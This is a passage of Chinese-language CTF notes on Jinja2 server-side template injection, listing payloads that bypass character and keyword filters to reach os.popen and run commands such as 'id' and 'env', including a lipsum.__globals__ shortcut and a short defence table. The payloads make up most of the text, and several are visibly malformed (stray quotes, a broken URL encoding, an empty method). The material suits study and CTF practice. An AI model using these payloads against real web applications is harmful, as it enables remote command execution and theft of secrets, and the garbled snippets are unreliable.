{% set n = ('aaa'|length) %}           {# n = 3 #}
```

方法三：通过 **request** 传入

```
GET /?n=40  
{{  
'.__class__.__mro__[1].__subclasses__().__getitem__(request.args.n  
|int) }}
```

8.7 花括号 {{ 过滤绕过

场景：过滤了 {{，无法使用表达式语法。

方法一：使用 **Jinja2** 语句块 + **set** + **print**

```
{% if '.__class__ %}1{% endif %}           {# 测试是否存在 #}  
  
{# 通过 set 赋值，再用 print 或其他方式带出 #}  
{% set x = '.__class__.__mro__[1].__subclasses__()  
[N].__init__.__globals__['os'].popen('id').read() %}
```

方法二：使用 **{%print()%}**（某些版本支持）

```
{%print('.__class__)%}
```

方法三：使用 `{%--%}`（注释标签通常不被过滤，但执行结果）

8.8 编码绕过

Unicode 转义：

```
{{ '[''\u005f\u005fclass\u005f\u005f' ] }}      {# \u005f = _ #}
```

Hex 转义：

```
{{ '[''\x5f\x5fclass\x5f\x5f' ] }}      {# \x5f = _ #}
```

URL 编码（结合请求参数）：

```
GET /?k=__class__      (URL 中直接传)
GET /?k=%5f5fclass%5f5f (URL 编码传，服务端解码后使用)
```

8.9 组合绕过思路

典型场景：同时过滤了 `_`、`.`、`[]`、关键字、数字

```
{# Step 1: 通过 dict + list 无引号获取关键字字符串 #}
{% set cls  = (dict(__class__=1)|list|first) %}
{% set mro  = (dict(__mro__=1)|list|first) %}
{% set sub  = (dict(__subclasses__=1)|list|first) %}
{% set init = (dict(__init__=1)|list|first) %}
{% set glob = (dict(__globals__=1)|list|first) %}
{% set blt  = (dict(__builtins__=1)|list|first) %}
{% set imp  = (dict(__import__=1)|list|first) %}

{# Step 2: 构造数字（用 True） #}
{% set one  = (True|int) %}
```

```
{% set zero = (False|int) %}

{# Step 3: 逐步访问 #}
{% set obj = ''[cls][mro][one] %}
{% set subs = obj[sub]() %}

{# Step 4: 通过 request 传入下标和命令，绕过数字和字符串过滤 #}
GET /?n=40&cmd=id
{% set target = subs[request.args.n|int] %}
{% set g = target[init][glob] %}
{% set result = g[dict(os=1)|list|first][dict(popen=1)|list|first]
(request.args.cmd)[dict(read=1)|list|first]() %}
{{result}}
```

```
{{lipsum.__globals__['os'].popen('env').read()}}
```

`lipsum` 是 Jinja2 内置函数（lorem ipsum 生成器），驻留在 `jinja2.utils` 模块，其 `__globals__` 天然包含 `os` 模块。相比从 `"".class.__mro__` 开始的子类搜索链，`lipsum` 路径更短更稳定。

Flag 存储在环境变量 `FLAG` 中，执行 `env` 即可读取，无需构造 `/app/flag` 文件路径。

9. 防御简述

简要说明，CTF 中主要用于理解题目设计思路。

防御措施	说明
安全渲染	用户输入作为变量传入，而非拼入模板字符串
沙箱	Jinja2 的 <code>SandboxedEnvironment</code> 限制危险操作
输入过滤	黑名单过滤关键字、特殊字符（可被绕过）
白名单	只允许特定字符通过（更难绕过，但也有局限）

Jinja2 沙箱逃逸：即使启用了沙箱，仍有绕过方法，具体方法依赖 Python 版本和沙箱实现细节，不在本笔记展开。

